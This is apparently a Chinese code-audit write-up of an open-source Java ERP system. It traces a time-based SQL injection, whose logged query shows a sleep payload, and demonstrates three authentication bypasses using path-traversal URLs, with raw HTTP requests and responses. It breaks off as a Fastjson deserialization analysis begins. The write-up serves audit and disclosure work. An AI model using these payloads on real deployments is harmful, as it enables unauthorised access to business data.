


这里调用初始化函数 init(), 将 service 组件压入 configComponentMap 中, 后续调用 getCommonQuery 方法根据传进来的 apiName 获取对应的 service 组件 (具体 apiName 跟对应的 service 组件映射如下: user->UserComponent)




InterfaceContainer 对接口进行统一实例化处理, 当 apiName 为 user 的时候, 就会去实例化对应的 UserComponent 类, UserComponent 类实现了 ICommonQuery 这个接口, 就会调用此接口 ICommonQuery 类下的对应的方法。

所以 InterfaceContainer 类起到的是一个中转分发的作用，关键在于哪个类调用 getCommonQuery 方法，并传递相应的 apiName 进去，搜一下 "getCommonQuery(":



```
18 @Service
19 public class CommonQueryManager {
20
21     @Resource
22     private InterfaceContainer container;
23
24     @Resource
25     private LogService logService;
26
27     /** 查询单条 ...*/
33 public Object selectOne(String apiName, Long id) throws Exception {...}
39
40     /**
41      * 查询
42      * @param apiName
43      * @param parameterMap
44      * @return
45      */
46 public List<?> select(String apiName, Map<String, String> parameterMap) throws Exception {
47     if (StringUtil.isEmpty(apiName)) {
48         return container.getCommonQuery(apiName).select(parameterMap);
49     }
50     return new ArrayList<Object>();
51 }
```

这里判断传进来的 apiName 是否为控，继续搜索 " CommonQueryManager ":




```
24 public class ResourceController {
25     private Logger logger = LoggerFactory.getLogger(ResourceController.class);
26
27     @Resource
28     private CommonQueryManager configResourceManager;
29
30     @GetMapping(value = "/test/heart")
31 public JSONObject exitHeart(HttpServletRequest request) throws Exception {...}
34
35     @GetMapping(value =("/{apiName}/info")
36 public String getList(@PathVariable("apiName") String apiName,
37                     @RequestParam("id") Long id,
38                     HttpServletRequest request) throws Exception {...}
49
50     @GetMapping(value =("/{apiName}/list")
51 public String getList(@PathVariable("apiName") String apiName,
52                     @RequestParam(value = Constants.PAGE_SIZE, required = false) Integer pageSize,
53                     @RequestParam(value = Constants.CURRENT_PAGE, required = false) Integer currentPage,
54                     @RequestParam(value = Constants.SEARCH, required = false) String search,
55                     HttpServletRequest request) throws Exception {
56     Map<String, String> parameterMap = ParamUtils.requestToMap(request);
57     parameterMap.put(Constants.SEARCH, search);
58     PageQueryInfo queryInfo = new PageQueryInfo();
59     Map<String, Object> objectMap = new HashMap<>();
60     if (pageSize != null && pageSize <= 0) {
61         pageSize = 10;
62     }
63 }
```




```
62 String offset = ParamUtils.getPageOffset(currentPage, pageSize);
63 if (StringUtil.isEmpty(offset)) {
64     parameterMap.put(Constants.OFFSET, offset);
65 }
66 List<?> list = configResourceManager.select(apiName, parameterMap);
67 objectMap.put("page", queryInfo);
```

终于到 Controller 层了，上图已经很清楚，实例化 `CommonQueryManager` 类的一个对象 `configResourceManager` 去调用 `select` 方法，传入 `apiName`，与参数集合 `paramterMap`。


在环境上验证一下：



在 IDEA 的 Console 控制台可以看到相应的 sql 语句打印:




当然还有：



```
Time: 30019 ms - ID: com.jsh.erp.datasource.mappers.RoleMapperEx.selectByConditionRole
Execute SQL: SELECT * FROM jsh_role WHERE jsh_role.tenant_id = 63 AND (1 = 1 AND ifnull(delete_flag, '0') != '1' AND name LIKE '%1' OR sleep(10)) LIMIT 0, 10
```

粗滤看了一下，SQL 注入太多了，这里不再演示：



14 权限校验绕过

在审计准备阶段对拦截器 @WebFilter 进行分析的时候，发现存在权限绕过的情况，来验证第一种情况：

requestUrl 中如果存在 / doc.html, /register.html, /login.html 字段就可以绕过认证请求

只要我们的请求 url 中有 / doc.html, /register.html, /login.html 字就可以绕过认证，payload 可以这样写：/doc.html/../, /register.html/../, /login.html/../

正常无 Sessionid 请求：

```
1 GET /depotItem/buyOrSalePrice HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://169.254.168.98:8080/home.html
10 Cookie: Hm_lvt_1cd9bcbbae133f03a6eb19da6579aaba=
  1622684699,1622712576,1622877594,1623166458; JSESSIONID=;
  Hm_lpvt_1cd9bcbbae133f03a6eb19da6579aaba=1623166467
11


1 HTTP/1.1 302
2 Set-Cookie: JSESSIONID=389C569A5BDDF08A4DF92153F2544378; Path=/; HttpOnly
3 Location: http://169.254.168.98:8080/login.html
4 Content-Length: 0
5 Date: Tue, 08 Jun 2021 15:39:45 GMT
6 Connection: close
7
8
```

会被重定向到登陆界面

加入 payload 请求：

```
1 GET /register.html/..../depotItem/buyOrSalePrice HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://169.254.168.98:8080/home.html
10 Cookie: Hm_lvt_1cd9bcbbae133f03a6eb19da6579aaba=
  1622684699,1622712576,1622877594,1623166458; JSESSIONID=;
  Hm_lpvt_1cd9bcbbae133f03a6eb19da6579aaba=1623166467
11

1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=CAF9D136341EF1592830BA01E428F848; Path=/; HttpOnly
3 Content-Type: application/json;charset=UTF-8
4 Date: Tue, 08 Jun 2021 15:40:43 GMT
5 Connection: close
6 Content-Length: 238
7
8 {
  "code":200,
  "data":{
    "buyPriceList":[
      0.000000,
      0.000000,
      0.000000,
      0.000000,
      0.000000
    ]
  }
}
```




成功绕过权限认证去访问接口。

来验证第二种情况：

传入 verify() 方法进行判断的时候，正确的使用应该选择 endsWith() 来判断 url 是否以 .css、.png 这些资源后缀结尾，但是上图代码只是使用正则表达式判断 .css，.png 名字存在即可，导致传入诸如：../a.css/../，也可以绕过认证请求


只要我们的请求 url 中有 .css/.png/.jpg/.ico 就可以绕过认证，payload 可以这样写：/a.css/../，/a.jpg/../

正常无 Sessionid 请求：



会被重定向到登陆界面

加入 payload 请求：




成功绕过权限认证去访问接口。

来验证第三种情况：

使用 startsWith() 方法来判断 url 是否以 / user/login, /user/registerUser 等字符开头的时候，可以使用目录穿越来骗过判断，导致可以绕过认证请求

这个跟上面的利用方式一样，使用穿越来绕过，payload 可以这样写： /user/login/../../../../, /user/registerUser/../../../../, /v2/api-docs../../../../



正常无 Sessionid 请求：





会被重定向到登陆界面


加入 payload 请求：




成功绕过权限认证去访问接口。

1.5Fastjson 反序列化命令执行


在审计准备的时候发现 pom.xml 加载了 fastjson 的组件，并且 1.2.55 确实是存在漏洞的版本。fastjson 的核心在于调用了 fastjson.JSON 的 parseObject 函数将 json 字符串反序列化对象，搜一下 " parseObject(" 调用：



调用的地方太多，这里有一个 Util 的文件，怀疑是不是通用的处理接口，跟进：



